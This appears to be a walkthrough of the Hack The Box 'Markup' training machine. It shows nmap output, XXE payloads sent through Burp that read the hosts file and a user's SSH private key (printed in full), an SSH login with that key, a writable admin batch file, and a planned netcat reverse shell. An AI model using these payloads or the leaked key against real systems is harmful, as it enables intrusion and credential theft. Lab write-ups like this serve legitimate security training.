
Markup

Enumeration

nmap scan results.

```
┌──(funa㉿kali)-[~/l3ickey/htb/Markup]
└─$ nmap -sC -sV 10.129.227.243
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-07 22:27 JST
Nmap scan report for 10.129.227.243
Host is up (0.25s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 9f:a0:f7:8c:c6:e2:a4:bd:71:87:68:82:3e:5d:b7:9f (RSA)
|   256 90:7d:96:a9:6e:9e:4d:40:94:e7:bb:55:eb:b3:0b:97 (ECDSA)
|_  256 f9:10:eb:76:d4:6d:4f:3e:17:f3:93:d6:0b:8c:4b:81 (ED25519)
80/tcp  open  http     Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.2.28)
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
|_http-title: MegaShopping
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
443/tcp open  ssl/http Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.2.28)
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_http-title: MegaShopping
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.06 seconds
```

port 80



Hack The Box :: Starting P
MegaShopping
保護されていない通信 | 10.129.227.243
USERNAME
PASSWORD
SIGN IN

Welcome!

Sign In and Order Today!

Powered by Megacorp


Attempting a number of default credentials lands us on a successful login.


Hack The Box :: Starting P
Goods & Services
保護されていない通信 | 10.129.227.243/home.php
Home
About
Products
Order
Contact
DELIVERY

Logged in as Customer

Welcome to our store. We assure the best delivery for our products.

We notice that the `Order` page could be of interest to us, since it presents us with a number of user input fields.


Hack The Box :: Starting Po
Goods & Services
保護されていない通信 | 10.129.227.243/services.php
Home
About
Products
Order
Contact
Logged in as Customer

Order in Bulk


Type of Goods : Home Appliances

Quantity: 1-10

Address:

Submit

In order to better understand how this input functions, we will need to fire up BurpSuite, and interact with the input fields by filling in some random information and pressing the `Submit` button.


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex \n
INSPECTOR
Request Attributes
Query Parameters (0)
Request Cookies (1)
Request Headers (11)
Search...
0 matches

Request to http://10.129.227.243:80

```
POST /process.php HTTP/1.1
Host: 10.129.227.243
Content-Length: 106
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Content-Type: text/xml
Accept: */*
Origin: http://10.129.227.243
Referer: http://10.129.227.243/services.php
Accept-Encoding: gzip, deflate
Accept-Language: ja,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=kpr6nbat20kqo1nkq609gbao85
Connection: close

<?xml version = "1.0"?>
  <order>
    <quantity>
    </quantity>
    <item>
      Home Appliances
    </item>
    <address>
    </address>
  </order>
```


Searching for a XML exploitation cheatsheet we are met with several examples such as [the following](). From the above cheatsheet an excerpt can be taken that is of relevance to us.

```
Lets try to read /etc/passwd in different ways. For Windows you could try to
read: C:\windows\system32\drivers\etc\hosts
In this first case notice that SYSTEM "file:///etc/passwd" will also work.

<!--?xml version="1.0" ?-->
<!DOCTYPE foo [<!ENTITY example SYSTEM "/etc/passwd"> ]>
<data>&example;</data>
```

Switch to the Repeater tab at the top of the BurpSuite window and change the XML data section of the request to the following:

```
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY test SYSTEM
'file:///c:/windows/system32/drivers/etc/hosts'>]>
<order>
<quantity>
3
</quantity>
<item>
&test;
</item>
<address>
17th Estate, CA
</address>
</order>
```

You can send the request from the Repeater and receive the server's Response with the data pictured below.


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send
Cancel
Target: http://10.129.227.243
HTTP/1
Request
Response
Pretty Raw Hex
Pretty Raw Hex Render
INSPECTOR
Request Attributes
Query Parameters (0)
Request Cookies (1)
Request Headers (11)
Response Headers (9)
Search...
0 matches
Done
1,168 bytes | 253 millis


```
POST /process.php HTTP/1.1
Host: 10.129.227.243
Content-Length: 222
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
Content-Type: text/xml
Accept: */*
Origin: http://10.129.227.243
Referer: http://10.129.227.243/services.php
Accept-Encoding: gzip, deflate
Accept-Language: ja,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=kpr6nbat20kqo1nkq609gbao85
Connection: close

<?xml version="1.0"?>
  <!DOCTYPE root [<!ENTITY test SYSTEM 'file:///c:/windows/system32/drivers/etc/hosts'>]>
  <order>
    <quantity>
      3
    </quantity>
    <item>
      &test;
    </item>
    <address>
      17th Estate, CA
    </address>
  </order>
```

```
HTTP/1.1 200 OK
Date: Fri, 07 Jan 2022 15:40:32 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
X-Powered-By: PHP/7.2.28
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 839
Connection: close
Content-Type: text/html; charset=UTF-8

Your order for
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
# 127.0.0.1       localhost
# ::1             localhost

has been processed
```

The output of the `/etc/hosts` file on the target itself is displayed in our response message, which proves that the XML External Entity vulnerability is present.

Foothold

`Modified by Daniel` . This could be a hint towards a username present on the target system, since they would have access to the web page's source code for configuration purposes. Let's attempt to navigate to the `daniel` user's `.ssh` folder in order to attempt to retrieve their private key.



Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send Cancel
Target: http://10.129.227.243
HTTP/1
Request
Pretty Raw Hex \n
Response
Pretty Raw Hex Render \n
INSPECTOR
Request Attributes
Query Parameters (0)
Request Cookies (1)
Request Headers (11)
Response Headers (9)
Search...
0 matches
Search...
0 matches
Done
2,968 bytes | 252 millis

```
POST /process.php HTTP/1.1
Host: 10.129.227.243
Content-Length: 212
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
Content-Type: text/xml
Accept: */*
Origin: http://10.129.227.243
Referer: http://10.129.227.243/services.php
Accept-Encoding: gzip, deflate
Accept-Language: ja,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=kpr6nbat20kqo1nkq609gbao85
Connection: close

<?xml version="1.0"?>
  <!DOCTYPE root [<!ENTITY test SYSTEM 'file:///c:/users/daniel/.ssh/id_rsa'>]>
  <order>
    <quantity>
      3
    </quantity>
    <item>
      &test;
    </item>
    <address>
      17th Estate, CA
    </address>
  </order>
```

```
HTTP/1.1 200 OK
Date: Fri, 07 Jan 2022 16:34:30 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
X-Powered-By: PHP/7.2.28
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 2638
Connection: close
Content-Type: text/html; charset=UTF-8

Your order for
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEArJgaPRF5S49ZB+Ql8cOhnURSOZ4nVYRSnPXo6FIe9JnhVRrdEiMi
QZoKVCX6hIWp7I0BzN3o094nWInXYqh2oz5ijBqrn+NVlDYgGOtzQWLhW7MKsAvMpqM0fg
HYC5nup5qM8LYDyhLQ56j8jq5mhvEspgcDdGRy31pljOQSYDeAKVfiTOOMznyOdY/Klt6+
ca+7/6ze8LTD3KYcUAqAxDINaZnNrG66yJU1RygXBwKRMEKZrEviLB7dzLElu3kGtiBa0g
DUqF/SVkE/tKGDH+XrKl6ltAUKfald/nqJrZbjDieplguocXwbFugIkyCc+eqSyaShMVk3
PKmZCo3ddxfmaXsPTOUpohi4tidnGO00H0f7Vt4v843xTWC8wsk2ddVZZV41+ES99JMlFx
LoVSXtizaXYX6l8P+FuE4ynam2cRCqWuislM0XVLEA+mGznsXeP1lNL+0eaT3Yt/TpfkPH
3cUU0VezCezxqDV6rs/o333JDf0klkIRmsQTVMCVAAAFiGFRDhJhUQ4SAAAAB3NzaC1yc2
EAAAGBAKyYGj0ReUuPWQfkJfHDoZ1EUjmeJ1WEUpz16OhSHvSZ4VUa3RIjIkGaClQl+oSF
qeyNAczd6NPeJ1iJ12KodqM+Yowaq5/jVZQ2IBjrc0Fi4VuzCrALzKajNH4B2AuZ7qeajP
C2A8oS0Oeo/I6uZobxLKYHA3Rkct9aZYzkEmA3gClX4kzjjM58jnWPypbevnGvu/+s3vC0
w9ymHFAKgMQyDWmZzaxuusiVNUcoFwcCkTBCmaxL4iwe3cyxJbt5BrYgWtIA1Khf0lZBP7
Shgx/l6ypepbQFCn2pXf56ia2W4w4nqZYLqHF8GxboCJMgnPnqksmkoTFZNzypmQqN3XcX
5ml7D0zlKaIYuLYnZxjtNB9H+1beL/ON8U1gvMLJNnXVWWVeNfhEvfSTJRcS6FUl7Ys2l2
F+pfD/hbhOMp2ptnEQqlrorJTNF1SxAPphs57F3j9ZTS/tHmk92Lf06X5Dx93FFNFXswns
8ag1eq7P6N99yQ39JJZCEZrEE1TAlQAAAAMBAAEAAAGAJvPhIB08eeAtYMmOAsV7SSotQJ
HAIN3PY1tgqGY4VE4SfAmnETvatGGWqS01IAmmsxuT52/B52dBDAt4D+0jcW5YAXTXfStq
mhupHNau2Xf+kpqS8+6FzqoQ48t4vg2Mvkj0PDNoIYgjm9UYwv77ZsMxp3r3vaIaBuy49J
ZYy1xbUXljOqU0lzmnUUMVnv1AkBnwXSDf5AV4GulmhG4KZ71AJ7AtqhgHkdOTBa83mz5q
FDFDy44IyppgxpzIfkou6aIZA/rC7OeJ1Z9ElufWLvevywJeGkpOBkq+DFigFwd2GfF7kD
1NCEgH/KFW4lVtOGTaY0V2otR3evYZnP+UqRxPE62n2e9UqjEOTvKiVIXSqwSExMBHeCKF
+A5JZn45+sb1AUmvdJ7ZhGHhHSjDG0iZuoU66rZ9OcdOmzQxB67Em6xsl+aJp3v8HIvpEC
sfm80NKUo8dODlkkOslY4GFyxlL5CVtE89+wJUDGI0wRjB1c64R8eu3g3Zqqf7ocYVAAAA
wHnnDAKd85CgPWAUEVXyUGDE6mTyexJubnoQhqIzgTwylLZW8mo1p3XZVna6ehic01dK/o
1xTBIUB6VT00BphkmFZCfJptsHgz5AQXkZMybwFATtFSyLTVG2ZGMWvlI3jKwe9IAWTUTS
IpXkVf2ozXdLxjJEsdTno8hz/YuocEYU2nAgzhtQ+KT95EYVcRk8h7N1keIwwC6tUVlpt+
yrHXm3JYU25HdSv0TdupvhgzBxYOcpjqY2GA3i27KnpkIeRQAAAMEA2nxxhoLzyrQQBtES
h8I1FLfs0DPlznCDfLrxTkmwXbZmHs5L8pP44Ln8v0AfPEcaqhXBt9/9QU/hs4kHh5tLzR
Fl4Baus1XHI3RmLjhUCOPXabJv5gXmAPmsEQ0kBLshuIS59X67XSBgUvfF5KVpBk7BCbzL
mQcmPrnq/LNXVk8aMUaq2RhaCUWVRlAoxespK4pZ4ffMDmUe2RKIVmNJV++vlhC96yTuUQ
S/58hZP3xlNRwlfKOw1LPzjxqhY+vzAAAAwQDKOnpm/2lpwJ6VjOderUQy67ECQf339Dvy
U9wdThMBRcVpwdgl6z7UXI00cja1/EDon52/4yxImUuThOjCL9yloTamWkuGqCRQ4oSeqP
kUtQAh7YqWil1/jTCT0CujQGvZhxyRfXgbwE6NWZOEkqKh5+SbYuPk08kB9xboWWCEOqNE
vRCD2pONhqZOjinGfGUMml1UaJZzxZs6F9hmOz+WAek89dPdD4rBCU2fS3J7bs9Xx2PdyA
m3MVFR4sN7a1cAAAANZGFuaWVsQEVudGl0eQECAwQFBg==
-----END OPENSSH PRIVATE KEY-----

has been processed
```

Next, copy the RSA key present in the Response in BurpSuite and paste it into the `daniel_rsa` file using the text editor of your choice. It's also important to set the right privileges for the `daniel_rsa` file so as to be accepted by your SSH client. The commands below will achieve and verify this.

```
┌──(funa㉿kali)-[~/l3ickey/htb/Markup]
└─$ chmod 400 daniel_rsa

┌──(funa㉿kali)-[~/l3ickey/htb/Markup]
└─$ ls -l
合計 5188
-rw-r--r-- 1 funa funa       0 Jan  7 22:21 Markup.md
-rw-r--r-- 1 funa funa 5293181 Jan  7 22:25 Markup.pdf
-r-------- 1 funa funa    2602 Jan  8 00:34 daniel_rsa
-rw-r--r-- 1 funa funa    8313 Jan  7 22:23 starting_point_l3ickey.ovpn
```

Following this, we can attempt to log in as the `daniel` user through our SSH client, using his private key.

```
┌──(funa㉿kali)-[~/l3ickey/htb/Markup]
└─$ ssh -i daniel_rsa daniel@10.129.227.243

Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

daniel@MARKUP C:\Users\daniel>
```

We are successful, and the user flag can be retrieved from `C:\Users\daniel\Desktop` .

```
daniel@MARKUP C:\Users\daniel\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is BA76-B4E3

 Directory of C:\Users\daniel\Desktop

03/05/2020  06:18 AM    <DIR>          .
03/05/2020  06:18 AM    <DIR>          ..
03/05/2020  06:18 AM                35 user.txt
               1 File(s)             35 bytes
               2 Dir(s)   7,396,552,704 bytes free
```

Privilege Escalation

Let's check our current privileges by typing the command below.

```
daniel@MARKUP C:\Users\daniel\Desktop>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

```

Seeing as the privileges listed for the `daniel` user are not of very unique importance.

```
daniel@MARKUP C:\Users\daniel\Desktop>cd C:\

daniel@MARKUP C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is BA76-B4E3

 Directory of C:\

03/12/2020  02:56 AM    <DIR>          Log-Management
09/14/2018  11:12 PM    <DIR>          PerfLogs
07/28/2021  01:01 AM    <DIR>          Program Files
09/14/2018  11:21 PM    <DIR>          Program Files (x86)
07/28/2021  02:38 AM                 0 Recovery.txt
03/05/2020  04:40 AM    <DIR>          Users
07/28/2021  01:16 AM    <DIR>          Windows
03/05/2020  09:15 AM    <DIR>          xampp
               1 File(s)              0 bytes
               7 Dir(s)   7,395,323,904 bytes free

daniel@MARKUP C:\>cd Log-Management

daniel@MARKUP C:\Log-Management>dir
 Volume in drive C has no label.
 Volume Serial Number is BA76-B4E3

 Directory of C:\Log-Management
```

```
03/12/2020  02:56 AM    <DIR>          .
03/12/2020  02:56 AM    <DIR>          ..
03/06/2020  01:42 AM               346 job.bat
               1 File(s)            346 bytes
               2 Dir(s)   7,396,372,480 bytes free

daniel@MARKUP C:\Log-Management>type job.bat
@echo off
FOR /F "tokens=1,2*" %%V IN ('bcdedit') DO SET adminTest=%%V
IF (%adminTest%)==(Access) goto noAdmin
for /F "tokens=*" %%G in ('wevtutil.exe el') DO (call :do_clear "%%G")
echo.
echo Event Logs have been cleared!
goto theEnd
:do_clear
wevtutil.exe cl %1
goto :eof
:noAdmin
echo You must run this script as an Administrator!
:theEnd
exit
```

`job.bat` file itself can only be run by an Administrator, we could try our luck and see if our usergroup could at least edit the file, instead of running it, or if there are any mismatched permissions between the script and the usergroup or file configuration. We can achieve this by using the `icacls` commad.

```
daniel@MARKUP C:\Log-Management>icacls job.bat
job.bat BUILTIN\Users:(F)
        NT AUTHORITY\SYSTEM:(I)(F)
        BUILTIN\Administrators:(I)(F)
        BUILTIN\Users:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

We might be able to get a shell by transferring `netcat` to the system and modifying the script to execute a reverse shell.

Before then, we need to check if the `wevtutil` process mentioned in the `job.bat` file is running. We can see the currently scheduled tasks by typing the `schtasks` command. If our permission level doesn't allow us to view this list through Windows' command line, we can quickly use powershell's `ps` command instead, which represents another security misconfiguration that works against the server.

```
daniel@MARKUP C:\Log-Management>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Log-Management> ps

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
...
    361      22     9120      20980                 1752   0 vmtoolsd
    201      16     4764      13660              3700   1 vmtoolsd
     31       5      744       2044              4012   1 wevtutil
    170      11     1500       7024               480   0 wininit
    259      12     2600      11472               540   1 winlogon
    316      15     7700      16820              2944   0 WmiPrvSE
```

We can see that the process `wevtutil` is running, which is the same process listed in the `job.bat` file. This indicates that the `.bat` script might be executing.

Because the target host does not have access to the Internet, we will need to deliver the `nc64.ext` executable through our own connection with the target. In order to download the executable on our system, we can use this link:

```
https://github.com/int0x33/nc.exe/blob/master/nc64.exe
```

```
┌──(funa㉿kali)-[~/l3ickey/htb/Markup]
└─$ wget https://github.com/int0x33/nc.exe/blob/master/nc64.exe
--2022-01-08 01:49:44--  https://github.com/int0x33/nc.exe/blob/master/nc64.exe
github.com (github.com) をDNSに問いあわせています... 52.69.186.44
github.com (github.com)|52.69.186.44|:443 に接続しています... 接続しました。
HTTP による接続要求を送信しました、応答を待っています... 200 OK
長さ: 特定できません [text/html]
`nc64.exe' に保存中

nc64.exe                          [ <=>
] 156.47K  --.-KB/s 時間 0.06s

2022-01-08 01:49:45 (2.36 MB/s) - `nc64.exe' へ保存終了 [160222]


┌──(funa㉿kali)-[~/l3ickey/htb/Markup]
└─$ ls
Markup.md  Markup.pdf  daniel_rsa  nc64.exe  starting_point_l3ickey.ovpn
user.txt

┌──(funa㉿kali)-[~/l3ickey/htb/Markup]
